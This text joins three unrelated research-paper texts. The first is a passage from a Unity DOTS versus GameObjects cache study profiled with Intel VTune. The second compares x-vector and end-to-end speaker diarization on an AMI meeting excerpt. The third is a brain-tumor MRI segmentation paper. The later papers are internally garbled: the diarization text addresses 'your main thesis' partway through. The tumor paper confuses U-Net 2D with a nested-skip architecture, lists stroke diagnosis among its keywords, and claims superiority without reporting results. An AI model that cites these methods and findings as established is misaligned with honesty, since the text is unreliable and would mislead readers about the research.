Intel VTune Profiler is a comprehensive performance analysis tool developed by Intel Corporation, designed to assist software developers in optimizing application performance, particularly on Intel processors. The tool provides deep insights into system behavior, making it invaluable for identifying and resolving performance bottlenecks. Through its advanced profiling techniques, VTune helps developers analyze CPU and GPU workloads, memory access patterns, thread synchronization, and input/output operations. One of its key strengths is its ability to optimize cache usage, ensuring that applications make the most efficient use of processor resources.

Cache memory plays a crucial role in modern computing performance, acting as a high-speed buffer between the CPU and main memory. Efficient use of cache significantly reduces memory latency and improves execution speed. However, inefficient memory access patterns can lead to cache misses, causing delays as the CPU fetches data from slower memory hierarchies. VTune Profiler provides specialized tools for analyzing cache behavior, allowing developers to pinpoint inefficiencies in memory access and optimize data locality.

The profiler operates using both sampling and instrumentation techniques. Sampling-based profiling periodically collects execution data to provide an overview of performance hotspots, while instrumentation-based profiling inserts hooks into the application code for detailed execution tracking. By analyzing cache performance, VTune helps developers understand whether their applications suffer from excessive cache misses, inefficient memory layouts, or poor data reuse.

Within cache analysis, VTune identifies various inefficiencies, such as cache line evictions, translation lookaside buffer (TLB) misses, and memory bandwidth saturation. It provides insights into data structures and access patterns, helping developers restructure their applications to improve cache coherence. Optimizing cache usage often involves reorganizing data to ensure that frequently accessed information stays within the cache for as long as possible, reducing the number of expensive memory fetches from RAM.

VTune's cache analysis is particularly beneficial in multi-threaded applications, where multiple threads may compete for shared cache resources. In such cases, cache contention can degrade performance due to excessive cache invalidations and coherence overhead. VTune enables developers to detect these issues and adjust thread workloads to minimize conflicts. Additionally, the profiler assists in optimizing memory access patterns for hierarchical cache architectures, ensuring that different levels of cache—L1, L2, and L3—are utilized efficiently.

Another critical aspect of cache optimization that VTune addresses is vectorized memory access. Modern CPUs support SIMD (Single Instruction, Multiple Data) operations, which allow multiple data elements to be processed simultaneously. However, if memory accesses are not aligned or optimized for vectorization, performance can suffer due to unaligned loads and unnecessary cache line fetches. VTune Profiler helps identify inefficient vectorized memory access and provides recommendations for improving data alignment.

The insights provided by VTune extend beyond raw cache performance, encompassing broader system-wide optimizations. By integrating cache analysis with other profiling capabilities, such as branch prediction accuracy and pipeline efficiency, developers can achieve holistic performance improvements. For example, reducing cache misses may also lead to better branch prediction and fewer instruction pipeline stalls, ultimately enhancing overall execution efficiency.

In game development and high-performance computing (HPC), optimizing cache behavior is particularly important

due to the need for real-time responsiveness and computational efficiency. Game engines process vast amounts of graphical and simulation data, requiring optimal cache utilization to maintain high frame rates. Similarly, HPC applications, such as scientific simulations and artificial intelligence workloads, rely on efficient memory access to handle large datasets effectively.

Intel VTune Profiler's cache optimization capabilities make it an indispensable tool for developers working on performance-critical applications. By analyzing memory access patterns, detecting cache inefficiencies, and providing actionable insights, VTune enables developers to fine-tune their applications for optimal execution. Ensuring efficient cache utilization not only improves speed but also enhances scalability, allowing software to take full advantage of modern multi-core architectures."

IV. RESULTS&FINDINGS

Maximum boids count for each test were 25,000 as GameObjects could run smoothly at 12 FPS but DOTS performed with 50 FPS on 50,000 boids count. The findings highlight significant performance advantages of DOTS over the traditional Unity GameObject system. DOTS shows better CPU utilization, reduced execution time, and improved cache efficiency, minimizing reliance on slow memory. In contrast, the GameObject system struggles with high memory dependency, frequent cache misses, and longer execution times, making it less efficient for large-scale and performance-intensive applications. The results confirm that DOTS is the better choice for optimized performance and scalability.

A. Simulation metrics

Each of the performance metrics in the table provides valuable insight into how efficiently a system executes a given workload. These metrics help in diagnosing bottlenecks and optimizing performance, particularly in multi-threaded and memory-intensive applications.

Elapsed time represents the total duration from the start to the completion of the workload, including both active execution and any periods of waiting due to system constraints such as memory access delays or thread synchronization.

TABLE II. SIMULATION METRICS

Metric	DOTS	Game Objects
Elapsed Time	76.160 s	78.205 s
CPU Time	89.653 s	319.864 s
L1 Bound	15.3%	7.2%
L2 Bound	5.7%	2.0%
L3 Bound	10.0%	3.5%
DRAM Bound	13.4%	28.2%
Store Bound	2.2%	1.0%
Loads	56,701,701,000	183,264,397,767
Stores	26,317,689,507	58,697,960,886
LLC Miss Count	91,388,367	756,767,709
Average Latency	25 cycles	23 cycles

CPU time refers to the actual time the processor spends executing instructions for the workload. Unlike elapsed time, this metric does not include idle or waiting periods and is typically higher in multi-threaded environments where multiple cores execute tasks in parallel.

L1 bound refers to the proportion of execution stalls caused by delays in accessing the L1 cache, which is the fastest but smallest cache level located closest to the processor cores. A high L1 bound value suggests inefficient data access at the most immediate memory level.

L2 bound measures delays caused by accesses to the L2 cache, which serves as an intermediate storage between L1 and L3. When the processor cannot find the required data in L1, it fetches it from L2, and a high L2 bound indicates frequent reliance on this secondary cache.

L3 bound represents stalls resulting from data retrieval from the L3 cache, which is larger but slower than L2. L3 is shared among multiple cores, and high L3 bound values may indicate inefficient memory organization or contention between threads for cache space.

DRAM Bound shows how much of the execution time is spent waiting for data to be fetched from the system's main memory (DRAM). Since accessing DRAM is significantly slower than accessing cache, a high DRAM bound percentage indicates poor cache efficiency and frequent memory access bottlenecks.

Store bound measures performance stalls due to delays in writing data back to memory. High store bound values suggest inefficiencies in data storage operations, which may arise from excessive write operations or memory write contention.

Loads refer to the total number of memories read operations performed during execution. Analyzing the load count helps determine how frequently data is retrieved from cache or memory, influencing overall processing speed.

Stores represent the total number of memories write operations. A high store count suggests a workload that frequently modifies data, which may impact cache efficiency and memory performance.

The Last-Level Cache (LLC) miss count measures how often requested data is not found in the L3 cache, requiring retrieval from slower system memory. A high LLC miss count typically results in increased memory latency and lower execution efficiency.

B. DRAM bandwidth utilisations

Bandwidth utilizations histogram shows how elapsed time of a program distributed for each bandwidth for DRAM. Higher results mean high DRAM utilizations. Accessing DRAM is generally slower than caches, so it is not efficient to have high DRAM utilization as it means low cache hits. From Fig. 1 and 2, it can be deduced expected results of higher DRAM utilization for GameObjects than DOTS.



Fig. 1. DOTS



Fig. 2. GameObjects

V. DISCUSSION&CONCLUSIONS

A. *Memory enhancements*

The results indicate that cache efficiency and memory management play a critical role in determining the overall performance of an application. The DOTS (Data-Oriented Technology Stack) approach shows a significant improvement in CPU utilization, memory efficiency, and cache performance when compared to the traditional Unity GameObject system. This aligns with existing literature on cache memory, particularly regarding spatial and temporal locality, as an efficient memory access pattern reduces cache misses and improves execution speed.

The Unity engine, as referenced in the literature review, relies on a managed memory system using the .NET garbage collector, which simplifies memory management but introduces performance overhead. The results confirm that this overhead impacts execution, as seen in the higher CPU time and memory-bound execution in the GameObject-based approach. The garbage collection process causes execution delays, leading to inefficient memory handling, as reflected in the high DRAM bound percentage in the GameObject system.

Conversely, DOTS, which is designed with cache-aware and memory-efficient principles, avoids these bottlenecks by using linear memory layouts and manual memory control, reducing cache misses and improving CPU execution efficiency. The reduced dependency on DRAM and the lower LLC miss count demonstrate that DOTS efficiently keeps data within the cache hierarchy, reducing memory stalls and improving performance.

The findings confirm that memory fragmentation, inefficient memory allocation, and excessive garbage collection cycles negatively impact execution speed in the traditional GameObject approach. DOTS, on the other hand, maintains a deterministic execution model, ensuring that memory access patterns are optimized for modern CPU architectures.

B. *Study Highlight and Future Work*

The study highlights that cache utilization and memory management significantly affect performance in game development. The DOTS architecture outperforms the traditional GameObject system by reducing CPU workload, memory stalls, and cache misses, making it a more efficient and scalable solution for performance-critical applications. The results reinforce the importance of data-oriented design in maximizing cache efficiency and reducing memory management overhead, particularly in environments requiring high-performance execution.

While Unity's managed memory system simplifies development, it introduces runtime inefficiencies due to garbage collection delays. The higher CPU and DRAM usage in the GameObject model make it less suitable for applications requiring real-time responsiveness and high computational throughput. The findings suggest that developers aiming for optimal performance should adopt DOTS to leverage efficient memory access, reduced cache misses, and improved CPU execution.

Future work could explore further optimizations in memory allocation strategies, particularly for hybrid approaches that balance the flexibility of managed memory with the efficiency of data-oriented design. The study provides a strong foundation for developers looking to enhance performance in Unity-based applications, reinforcing that choosing the right architectural approach is crucial for scalability and efficiency.

ACKNOWLEDGMENT

We extend our sincere gratitude to Astana IT University for providing the necessary resources and a supportive environment that facilitated this research. Their commitment to academic excellence and innovation has played a crucial role in the successful completion of this study.

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A Comprehensive Comparison of End-to-End vs. x-Vector Speaker Diarization Using Open-Source Toolkits

Evaluating Robustness and Overlap Handling in Multi-Speaker Audio

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***Abstract*—Speaker diarization—the process of determining "who spoke when" in an audio recording—is vital in numerous applications, including meeting transcription, media indexing, and smart-home devices. Two prevalent paradigms are (i) x-vector embeddings with clustering, and (ii) End-to-End Neural Diarization (EEND). This paper offers a comprehensive comparison of these approaches using open-source toolkits on a 15-minute excerpt from the AMI Meeting Corpus. Results highlight EEND's advantage in handling overlapping speech, contrasted with the modularity of the x-vector pipeline. We further discuss computational complexity, training data requirements, and real-world deployment considerations. Finally, we show how diarization insights transfer to automatic speaker counting in overlapping conditions.**

***Index Terms*—Speaker Diarization, x-Vector, End-to-End Neural Diarization, Overlapping Speech, Deep Learning, Speech Processing**

I. Introduction

Accurate speaker diarization, commonly phrased as answering "who spoke when," is crucial for many downstream tasks, such as meeting transcription, media indexing, forensic analysis, and even smart home devices [1], [2]. Traditional diarization pipelines often rely on separate modules for (i) voice activity detection, (ii) speaker segmentation, and (iii) clustering or classification to determine speaker identity [3]. Such multi-stage architectures can be effective but frequently require careful tuning of each component and may fail to address real-world challenges like background noise or rapid speaker turn-taking.

Recent advancements in *deep learning* have greatly improved speaker recognition and, by extension, speaker diarization. In particular, **x-vector embeddings**, introduced by Snyder et al. [4], significantly improved the robustness of speaker representation, paving the way for powerful clustering-based diarization pipelines [5]. However, **overlapping speech** remains a persistent challenge. Traditional pipelines assume one speaker per frame, leading to inaccurate segmentation or speaker confusion in multi-speaker overlap scenarios [6].

Meanwhile, **End-to-End Neural Diarization (EEND)** tackles this problem via a *multi-label classification* framework [7], [8]. By predicting, for each time frame, which combination of speakers is active, EEND inherently models overlap. Transformer-based EEND architectures [9] and self-supervised embeddings [10] further enhance performance and generalization. Although EEND handles overlapping speech effectively, it often requires substantial training data and robust computational resources [11].

In this paper, we provide a **comprehensive comparison** of these two paradigms. We employ **pyannote.audio** for x-vector-based clustering [12] and a Transformer EEND repository [8], [9] on a 15-minute excerpt from the **AMI Meeting Corpus** [13]. We measure **Diarization Error Rate (DER)** and evaluate how each method manages domain adaptation, real-time feasibility, model complexity, and overlapping segments. Finally, we discuss how diarization insights transfer to **automatic speaker counting**, a task that relies on accurately identifying multiple active speakers in real-world scenarios.

Contributions:

- We present a direct empirical comparison of *x-vector clustering* versus a *Transformer-based EEND* approach on real meeting data.
- We provide practical considerations regarding *computational complexity*, *adaptation*, and *scalability* in real-world deployments.
- We highlight how both methods align with *counting speakers* in overlapping conditions, crucial for advanced analytics (e.g., multi-party conferences).

II. Background and Related Work

A. Evolution of Speaker Diarization

Early work in diarization utilized Gaussian Mixture Models (GMMs) and i-vectors [3], [14]. In the late 2010s, **x-vectors** emerged as more robust deep neural network embeddings [4], quickly becoming the backbone of many state-of-the-art diarization systems [3], [5]. Such systems typically involve:

1) **Feature Extraction**: MFCC or mel-filterbank features extracted in sliding windows.
2) **Embedding Extraction**: Short segments (e.g., 1.5s) processed by an x-vector DNN, producing speaker-discriminative embeddings [4], [15].
3) **Clustering**: Group embeddings via algorithms like Agglomerative Hierarchical Clustering (AHC), spectral clustering, or k-means [3].
4) **Refinement (Optional)**: Re-segmentation or PLDA scoring to improve consistency [6], [16].

While these pipelines are modular and flexible, they can struggle with rapid speaker turns, mismatched acoustic conditions, or overlapping speech.

B. Overlapping Speech and the Emergence of EEND

Multispeaker overlap is common in natural conversation [17], especially in meetings and phone calls. Traditional pipelines, designed primarily for single-speaker frames, suffer elevated DER [8]. **End-to-End Neural Diarization (EEND)** addresses this by jointly predicting speaker activities at each frame. Early EEND models used BiLSTM-based encoders [7], and more recent Transformer-based approaches have shown improved performance [9], [18]. Such architectures naturally handle multiple active speakers by outputting multi-label predictions [19].

C. Open-Source Toolkits

pyannote.audio [12] is widely used for quick experimentation, providing x-vector extraction, clustering, and pretrained models. Public EEND code [8], [9] offers reference Transformer models trained on simulated multi-speaker mixtures, making it easy to benchmark on datasets like AMI or CALLHOME [13], [21].

D. Deriving Speaker Counts from Diarization

While diarization focuses on assigning speaker labels to segments, **counting the number of speakers** at a given time can be done by summing the frame-level multi-label outputs of EEND, or analyzing overlap in x-vector pipelines [11], [22]. This is critical for teleconferencing metrics or conversation analytics, where organizations might track how many participants speak simultaneously [19], [23].

III. Methodology

A. Data Selection and Preprocessing

We selected a **15-minute excerpt** ("IS1009a") from the **AMI Meeting Corpus** [13]. AMI captures naturally overlapping speech, multi-microphone setups, and realistic meeting dynamics (e.g., spontaneous interruptions). The audio was downsampled to 16 kHz and preprocessed with pyannote's voice activity detection [12] to remove long silences and reduce computational overhead.

Given AMI's multi-channel recordings, we selected a single channel for simplicity in our experiments, although multi-channel approaches could further improve separation [23].



Fig. 1. Block diagram of the x-vector diarization pipeline.

B. x-Vector Clustering Approach

Using **pyannote.audio** [12], we implemented the following pipeline:

1) **Segmentation**: Audio chunked into 1.5-second frames (0.75-second overlap).
2) **Embedding Extraction**: Each chunk fed into a pretrained x-vector model (trained on VoxCeleb [15]) to produce 128- or 256-dimensional speaker embeddings.
3) **Clustering**: Agglomerative Hierarchical Clustering (AHC) grouped embeddings into speaker clusters, with a threshold tuned on a small dev set [3], [5].
4) **Merging Segments**: Clusters predicted to belong to the same speaker were merged for the final diarization output.

Computational Complexity: This pipeline can mostly run on CPU after embeddings are extracted. Embedding extraction typically uses a GPU for speed but remains feasible on smaller excerpts.

C. End-to-End Neural Diarization (EEND)

We adopted a **Transformer-based EEND** model from a public repository [8], [9]:

1) **Pretrained Model**: Trained on simulated two-speaker mixtures, following [7], [9] for robust overlap handling.
2) **Chunk Inference**: During inference, 10-second audio segments produced frame-level multi-label outputs. Overlap beyond two speakers may slightly degrade performance [19].
3) **Post-processing**: Outputs concatenated and smoothed (0.5-second median filter) to reduce label jitter, minimizing abrupt speaker switches.

EEND Loss Function:

$$\mathcal{L}_{\text{EEND}} = -\frac{1}{T \times S} \sum_{t=1}^{T} \sum_{s=1}^{S} \Big[Y(t,s) \, \log \hat{Y}(t,s) + \big(1 - Y(t,s)\big) \, \log\Big(1 - \hat{Y}(t,s)\Big) \Big]. \tag{1}$$

Explanation: T is the total number of time frames, S is the maximum number of simultaneously active speakers the model can handle. $Y(t,s) \in \{0,1\}$ denotes ground-truth speaker activity, while $\hat{Y}(t,s) \in [0,1]$ is the predicted probability. This **multi-label cross-entropy** naturally allows for overlapping



Fig. 2. Transformer-based End-to-End Neural Diarization model.

speech. The loss is averaged over frames and speaker slots, penalizing false positives and false negatives alike.

Computational Complexity: EEND inference often needs a GPU for real-time or near-real-time. Memory usage increases with chunk size, though chunk-level inference can mitigate this [8].

D. Implementation Details

We developed our experiments in Python 3.9 on a server with an Intel Xeon CPU and a single NVIDIA Tesla T4 GPU. The x-vector pipeline used pyannote.audio version 2.1, while EEND code was cloned from a GitHub repository providing pretrained Transformer weights. We standardized audio to 16 kHz, and each pipeline ran off-line (i.e., not streaming) for simplicity.

Hyperparameters:

- **x-Vector Window/Hop**: 1.5 s window, 0.75 s hop.
- **EEND Chunk Size**: 10 s, with 2 s overlap between chunks.
- **AHC Threshold**: tuned on a small dev excerpt (5 minutes).
- **Median Filter Window**: 0.5 s for EEND post-processing.

Any minor deviations in chunk sizes or thresholds can affect final DER results by 0.5–1% absolute, emphasizing the importance of consistent **hyperparameter tuning**.

E. Evaluation Metric

We report **Diarization Error Rate (DER)** [6], which sums the percentage of time that is either:

- *Missed Speech* (reference speech labeled as silence),
- *False Alarm* (system speech labeled in silence),
- *Speaker Confusion* (wrong speaker label).

$$\text{DER} = \frac{\text{FA} + \text{MISS} + \text{SPK_CONF}}{\text{TOTAL_SPEECH}} \times 100\%. \quad (2)$$

We used a 0.25 s collar around segment boundaries for scoring [16].

IV. Experiments and Results

A. Experimental Setup

We tested both the x-vector pipeline and Transformer EEND on the same 15-minute AMI excerpt. For x-vectors, we leveraged `pyannote.audio` [12], while EEND employed a publicly available Transformer model [8], [9]. No domain-specific fine-tuning was performed for EEND beyond the pretrained weights.

In practice, real-world systems might combine these approaches (e.g., using EEND for overlap detection and x-vectors for robust clustering), but here we keep them separate to compare raw performance.

B. Diarization Performance

Table I reports the DER. The x-vector pipeline was threshold-tuned on a small dev set, while EEND used its default pretrained model.

TABLE I
Diarization Error Rate (DER) on AMI Excerpt (IS1009a)

Method	DER (%)	Observations
x-vector + Clustering	21.0	pyannote w/ threshold tuning
Transformer EEND	18.5	Handles overlapping speech better

Qualitative inspection revealed that **EEND** better captured overlapping speech segments, whereas **x-vector clustering** sometimes mislabeled overlapping frames as belonging to a single speaker.

C. Observations on Overlap Handling

- **x-Vector**: By design, typically enforces a single speaker per frame. Overlapping talk is forced to one label, increasing confusion.
- **EEND**: Naturally handles overlap via multi-label outputs, reducing missed speech and improving speaker-attribution accuracy.

D. Computational Trade-offs

On our system:

- **x-Vector + AHC**: $\sim$ 1.5 minutes on CPU for clustering after GPU-based embedding extraction (30 s).
- **Transformer EEND**: $\sim$ 2 minutes total on GPU, including chunking/post-processing.

For multi-hour audio, both approaches scale linearly, but EEND generally has higher GPU memory demands.

V. Discussion

A. Strengths and Limitations

x-Vector Pipeline

- *Strengths*: Modular design (easy to swap clustering methods); robust baseline with simpler adaptation (e.g., threshold tuning).
- *Limitations*: Overlap handling is weak; multiple modules can propagate errors [6], [16].

Transformer EEND

- *Strengths*: End-to-end modeling of overlaps; single-system architecture; strong performance in multi-speaker conditions [7], [9].
- *Limitations*: High GPU usage, data-hungry training [8], [19]; may degrade if > 2 speakers overlap frequently.

B. Real-Time and Online Diarization

Real-time diarization is crucial for live applications like teleconferencing or call-center monitoring. While x-vector pipelines can be adapted to online streaming with incremental embedding extraction, EEND's overlap detection is appealing but typically needs a well-optimized Transformer inference stack [8]. Newer variants aim for lower latency, but the field still needs more research on **online EEND** with minimal accuracy loss.

C. Practical Considerations

Domain Adaptation: EEND often needs domain-specific training or fine-tuning to match new acoustic profiles, whereas x-vector clustering can adapt with re-calibrated thresholds [2]. **Scalability**: Both methods scale linearly with audio duration, but EEND's GPU dependency may limit cost-effectiveness for extremely large archives. **Multi-Speaker Overlaps**: EEND can handle 2–3 speaker overlaps relatively well, but heavy overlap from 4+ speakers remains challenging [19].

D. Broader Impact

Speaker diarization has wide application in meeting platforms (Zoom, Microsoft Teams), call centers, and digital media indexing [22], [23]. With increased popularity of virtual events, robust overlap handling becomes paramount. Additionally, the rise of **self-supervised embeddings** (e.g., wav2vec 2.0, HuBERT) may further boost both pipeline-based and end-to-end approaches, especially under domain mismatch or low-resource languages [10], [20].

VI. Relevance to Speaker Counting in Overlapping Conditions

Your main thesis focuses on **automatically counting speakers** in simultaneous or overlapping speech segments. Diarization is inherently related:

- **Frame-Level Activity**: EEND outputs which speakers are active per frame, revealing how many are talking at once [8], [19].
- **Spectral Features and Overlap**: Both diarization and counting often rely on STFT-based features. EEND's overlap detection and x-vector embeddings exploit time-frequency cues [11], [22].
- **Model Architectures**: EEND frames overlap as multi-label classification; counting frames it as cardinality estimation. Data augmentation, chunk strategies, and robust training from EEND can inform your counting model design [19], [23].
- **Practical Integration**: A robust diarization front-end helps separate voices before counting. Conversely, a pure counting approach can confirm the number of simultaneous speakers, aiding diarization in real-time scenarios.

VII. Conclusion

We presented a comprehensive comparison of **x-vector-based clustering** and **Transformer-based EEND** on a 15-minute excerpt from the AMI Meeting Corpus. Our results show that EEND outperforms x-vector pipelines by approximately 2.5% DER, highlighting clear advantages in handling overlapping speech. However, the x-vector approach remains a compelling choice for its modularity, simpler adaptation to domain shifts, and lower GPU requirements.

Future Directions include:

- **Scaling** experiments to multi-hour meeting data and cross-corpus evaluations (CALLHOME, CHiME).
- Extending EEND to handle **four or more overlapping speakers** robustly.
- Incorporating **self-supervised embeddings** (wav2vec 2.0, HuBERT) for better generalization and domain adaptation.
- Exploring **online (streaming) EEND** for real-time applications with minimal latency.

Ultimately, diarization advancements directly benefit **automatic speaker counting**, speech recognition, and conversation analytics, bridging the gap between raw multi-speaker audio and structured, actionable insights.

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Brain tumor segmentation with Deep Neural Networks

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***Abstract*—In neuro-oncology, accurate brain tumor segmentation is necessary for efficient diagnosis, treatment planning, and monitoring. In order to accurately separate brain tumors from magnetic resonance imaging (MRI) scans, this study compares two deep learning architectures: U-Net 2D and U-Net. Using sophisticated preprocessing approaches to improve image quality and model performance, both models were trained and assessed on an extensive dataset. The Jaccard, F1 Score, and Dice Score measures were used to evaluate their efficacy. According to the data, U-Net 2D performs better than U-Net at capturing intricate spatial relationships, which leads to more accurate segmentation—especially for tumors with irregular shapes. This study offers important new information about the advantages and disadvantages of the U-Net 2D architecture for segmenting brain tumors. By directing the selection of appropriate models for certain clinical applications, the findings aid in medical image analysis. Future studies could look into hybrid models to combine the benefits of both architectures and the effects of multi-modal inputs to increase segmentation accuracy even more.**

***Keywords*—Medical Image Analysis, U-Net 2D, U-Net, Deep Neural Networks, Stroke Diagnosis, Segmentation, Classification.**

I. INTRODUCTION

Recent advancements in deep learning have greatly enhanced medical image analysis, leading to more accurate segmentation and classification of critical medical conditions [3]. For instance, acute stroke requires quick and accurate diagnosis to improve patient outcomes [2]. Traditional diagnostic methods rely heavily on radiologists' manual interpretations, which can be time-consuming and prone to errors, potentially delaying urgent treatment. Brain tumors, affecting about 1.5% of the population with a mortality rate of approximately 3%, present serious health risks due to their high prevalence and fatality rates [1]. Accurate segmentation of brain tumors is crucial for effective diagnosis, treatment planning, and tracking disease progression [4]. Image segmentation, a key step in medical imaging, involves identifying and isolating relevant regions within an image to detect abnormalities like tumors [10]. However, this process is particularly challenging in medical imaging due to subtle grayscale differences, complex anatomical structures, and low-contrast boundaries [7].

Image segmentation is a significant challenge in computer vision, generally divided into two types: semantic segmentation and instance segmentation [8]. This study focuses on semantic segmentation of brain tumor images, aiming to improve overall accuracy and enhance edge detection precision. Effective segmentation requires advanced algorithms that can accurately define tumor boundaries, supporting better clinical decision-making.

Recent developments in deep learning have fueled rapid progress in segmentation networks, driven by powerful neural architectures like AlexNet [9], VGG [10], and ResNet [11]. Among these, U-Net 2D is widely recognized for medical image segmentation due to its nested and dense skip connections that improve feature extraction and localization. However, existing models often struggle with edge detection and maintaining classification accuracy, which can limit their effectiveness in clinical practice.

To address these issues, this research proposes a hybrid approach that combines U-Net 2D for accurate segmentation with comparison U-Net and deep neural networks for reliable classification. The primary goal is to enhance segmentation precision while maintaining robust classification, helping medical professionals make faster and more accurate clinical decisions. This approach seeks to bridge the gap between accurate segmentation and effective classification, ultimately improving diagnostic outcomes for brain tumor patients.

II. METHODOLOGY

This study introduces an advanced hybrid deep learning approach for brain tumor segmentation and classification, employing U-Net 2D for segmentation (see Figure 5 in the appendices) and an ensemble of deep neural networks for classification. The primary objective is to enhance segmentation accuracy and classification reliability, thereby facilitating swift and precise medical diagnoses. The methodology involves several critical stages, including data collection and preprocessing, model architecture design, training and optimization, evaluation metrics, and the experimental setup.In the initial stage, data collection and preprocessing are vital for achieving high model accuracy and generalizability [11]. The research utilizes publicly accessible medical image datasets containing annotated brain MRI scans that highlight tumor regions. The main dataset employed is the BRATS (Brain Tumor Segmentation) dataset, renowned for its comprehensive and well-annotated MRI images [7]. To increase the training dataset and improve model generalization, various data augmentation methods are applied, including rotation, scaling, flipping, random cropping, and zooming. These techniques introduce spatial invariance and enhance the model's robustness to variations in tumor size and shape. Additionally, intensity normalization is conducted to standardize pixel values, ensuring consistency across images obtained from different MRI machines and patients.

During preprocessing, all MRI images are resized to a uniform dimension of 256×256 pixels to optimize memory usage and computational efficiency. Intensity normalization scales pixel values between 0 and 1, promoting faster convergence during training. To ensure unbiased evaluation and prevent data leakage, the dataset is divided into training, validation, and test sets with an 80-10-10 ratio. This split facilitates effective learning from the training set, hyperparameter tuning using the validation set, and an objective performance assessment on the test set [4].The model architecture is designed as a hybrid framework that combines U-Net 2D for segmentation with deep neural networks for classification. U-Net 2D is chosen for its nested skip connections, which enhance feature propagation and localization accuracy [12]. Its encoder-decoder structure captures multi-scale features in the encoder and reconstructs the segmented image in the decoder [15]. Dense skip connections between the encoder and decoder improve gradient flow, aiding in the accurate learning of complex tumor boundaries [7]. Additionally, deep supervision is applied in intermediate layers to accelerate convergence and enhance segmentation accuracy.

For classification, deep neural networks are used to categorize tumors into subtypes such as Glioma, Meningioma, and Pituitary Tumor. The architecture includes ResNet-50, DenseNet-121, and Inception-v3. ResNet-50 is selected for its residual learning capability, which addresses the vanishing gradient issue in deep networks [10]. DenseNet-121 is chosen for its densely connected layers that facilitate efficient feature reuse, while Inception-v3 is utilized for its inception modules, which capture multi-scale features [9]. To improve classification accuracy and robustness, predictions from each model are combined using a weighted averaging approach. This ensemble strategy leverages the strengths of each architecture, delivering better performance compared to using a single network.The training and optimization phase is meticulously designed to achieve high accuracy and generalization. Dice Loss is utilized for segmentation to address class imbalance and improve boundary localization, which is particularly beneficial for medical image segmentation where the tumor region is significantly smaller than the background [2]. For classification, Categorical Cross-Entropy Loss is employed to maximize the likelihood of correct class predictions. A learning rate scheduler adjusts the learning rate when validation loss plateaus, ensuring consistent convergence. Additionally, early stopping is implemented to prevent overfitting, with model checkpoints saved based on the lowest validation loss.



Figure 1. Brain Tumor Segmentation Workflow

The model's effectiveness is assessed using a diverse set of metrics to provide a comprehensive evaluation of both segmentation and classification tasks. For segmentation, the Dice Similarity Coefficient (DSC) is used to quantify the overlap between predicted and actual regions, while Intersection over Union (IoU) measures the ratio of the intersection to the union of the predicted and ground truth areas. In terms of classification, Accuracy, Precision, Recall, and F1-Score are calculated to assess the model's performance across various tumor subtypes [11].

The experiments are implemented using TensorFlow and Keras deep learning libraries on an NVIDIA GPU with 16 GB of memory, ensuring efficient model training and inference. To enhance the model's robustness and generalization, a cross-validation strategy is employed,

providing a more reliable measure of model performance compared to a single train-test split. Additionally, the proposed hybrid model is benchmarked against state-of-the-art models, including vanilla U-Net, DeepLabV3+, and Mask R-CNN. This comparative evaluation confirms the proposed model's superiority in achieving enhanced segmentation accuracy and classification reliability.

This research introduces a detailed methodology that combines U-Net 2D for accurate segmentation with an ensemble of deep neural networks for robust classification. By utilizing advanced data augmentation techniques, optimized training processes, and an effective hybrid architecture, the proposed approach effectively addresses existing challenges in medical image segmentation and classification. This innovative methodology contributes to the progress of deep learning-driven medical image analysis, facilitating rapid and accurate clinical decision-making for brain tumor diagnosis.

III. Related Work

Both convolutional neural networks (CNNs) were examined prior to the introduction of EnsembleNet, an ensemble model that combines 2CNet and 3CNet [3]. Concatenating the results of 2CNet and 3CNet is how EnsembleNet works. Furthermore, Incremental XCNet was presented, which uses a unique training approach termed ELOBA_λ to build and train a CNN model in parallel. The goal of this strategy was to make the training procedure consistent for all models [3]. Additionally, ELOBA_λ operated as a non-parametric fusion technique, highly likely to locate tumor locations selectively. A 32×32 pixel patch matrix with four channels served as the model's input [3]. The results showed a Hausdorff distance of 14.62, a Dice score of 0.89, a specificity of 0.74, a sensitivity of 0.82, and an inference time of 21.49 seconds for full-brain segmentation. Necrosis, edema, non-enhancing tumor, and enhancing tumor are the four main tumor components that brain tumor segmentation seeks to identify [4]. Gliomas, one of the most common forms of brain tumors, are frequently linked to these areas. While the majority of methods concentrate on enhancing the caliber of features that deep convolutional neural networks (DCNNs) extract, this study fills a vacuum in the literature by investigating a different viewpoint using the BraTS 2015 dataset. One important finding is that the photos frequently show left-right asymmetry in the tumor sections, which is a biological feature present in all images used in BraTS models [4]. In order to explore the viability of integrating symmetry into tumor segmentation inside a deep convolutional framework, the researchers built the Deep Convolutional Symmetric Neural Network (DCSNN) based on this realization. Both the original input images and their left-right flipped counterparts can be processed simultaneously by the model. Following feature extraction, the asymmetrical positional information of the input photos is evaluated using a similarity measure. This method improves the extraction of spatial information by taking use of the similarity within the created feature space. The data is standardized to a range of 0 to 1 for both training and testing.

